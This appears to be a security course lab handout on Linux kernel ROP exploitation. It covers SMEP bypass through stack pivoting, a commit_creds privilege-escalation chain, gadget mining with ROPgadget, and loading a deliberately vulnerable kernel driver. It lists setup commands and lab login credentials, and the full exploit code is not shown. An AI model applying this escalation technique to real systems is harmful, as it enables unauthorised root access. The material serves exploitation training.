# 🛡️ Module 11: Reverse Engineering, Fuzzing and Binary Exploitation

```
# Exercise 09: Exploiting Linux Kernel ROP and ROPgadget
```

## Scenario

**In-Kernel Return-Oriented Programming (Kernel ROP)** is an advanced exploitation method used to bypass hardware and OS-level memory mitigations such as Supervisor Mode Execution Protection (**SMEP**) and non-executable user/kernel page separation.

Key technical aspects of Kernel ROP:
1. **Uncompressed Kernel Extraction**: Extract raw ELF kernel binaries ( `vmlinux` ) from compressed `/boot/vmlinuz-*` images using decompression scripts (**extract-vmlinux**).
2. **Automated Gadget Discovery**: Mine kernel image byte sequences using **ROPgadget.py** to identify stack pivoting gadgets (e.g., `xchg %eax, %esp ; ret` ), argument setup gadgets ( `pop %rdi ; ret` ), and kernel-to-user return instructions ( `swapgs` , `iretq` ).
3. **Stack Pivoting**: In ring-0 kernel memory corruption scenarios where kernel execution cannot jump directly to user-space code (due to SMEP), executing a stack pivot instruction ( `xchg eax, esp ; ret` ) re-maps the kernel stack pointer ( `RSP` ) into a user-controlled 32-bit mapped memory page ( `mmap()` ).
4. **Privilege Escalation Chain**: Prepare a fake stack payload calling `commit_creds(prepare_kernel_cred(0))` to escalate process credentials to root before returning safely to user space using `swapgs` and `iretq` .

In this exercise, we log into **64-bit 12.04 Linux** (**student** / **studentpassword**), extract uncompressed kernel image `vmlinux` , mine gadgets with **ROPgadget.py**, build and insert vulnerable kernel module **drv.ko**, inspect kernel log offsets via `dmesg` , locate aligned stack pivot gadgets, calculate ops structure offsets via **find_offset.py**, and launch compiled kernel exploit **rop_exploit** to gain root privileges.

## Objective

The objective of this lab is to help students learn how to:
- Authenticate to 64-bit Linux target VM (**student** / **studentpassword**)
- Understand kernel decompression mechanics using **extract-vmlinux**
- Verify uncompressed 64-bit ELF kernel image structure using **file vmlinux**
- Mine kernel ROP gadgets into file output: **./ROPgadget.py --binary ~/Downloads/vmlinux > ~/ropgadget**
- Query specific kernel gadgets using grep: **grep ': pop rdi ; ret' ~/ropgadget**
- Build and insert vulnerable kernel driver module **drv.ko** using **make && sudo insmod ./drv.ko**
- Grant read permissions on device node: **sudo chmod a+r /dev/vulndrv**
- Locate 8-byte aligned stack pivot gadgets ( `xchg eax, esp ; ret` )
- Extract `iretq` kernel return instruction address using `objdump -j .text -d ~/Downloads/vmlinux | grep iretq`
- Query device `ops` structure address from kernel ring buffer: **dmesg | grep addr | grep ops**
- Calculate kernel gadget offsets using Python utility: **~/find_offset.py ~/gadgets**
- Execute compiled kernel exploit binary **rop_exploit** to achieve root privilege escalation

---


## Task 1: Extract Kernel Binary, Mine ROPgadgets, Load Vulnerable Driver, and Execute Kernel ROP Exploitation

In this task, we inspect kernel extraction scripts, extract gadgets using ROPgadget, compile and load kernel module `drv.ko`, identify stack pivot gadgets, extract `iretq` instructions, compute offsets using `find_offset.py`, and execute `rop_exploit`.


### Lab Tasks

1. Log into **64-bit 12.04 Linux** VM using credentials (**student** / **studentpassword**).


2. Navigate to Downloads directory and inspect uncompressed kernel ELF file:
   **cd Downloads**
   **file vmlinux**





1. Navigate to ROPgadget directory, mine binary gadgets, and output last 10 lines:
   **cd ROPgadget**
   **./ROPgadget.py --binary ~/Downloads/vmlinux > ~/ropgadget**
   **tail ~/ropgadget**




1. Search mined gadget database for `pop rdi ; ret` instructions:
   **grep ': pop rdi ; ret' ~/ropgadget**




1. Inspect C source code of vulnerable kernel driver **drv.c**.




1. Navigate to trustwave kernel ROP directory, clean prior modules, compile, and insert kernel module:


   **cd ~/Downloads/trustwave/kernel_rop**

   **rm drv.ko**

   **sudo rmmod drv**

   **make && sudo insmod ./drv.ko**


   **lsmod | grep drv**



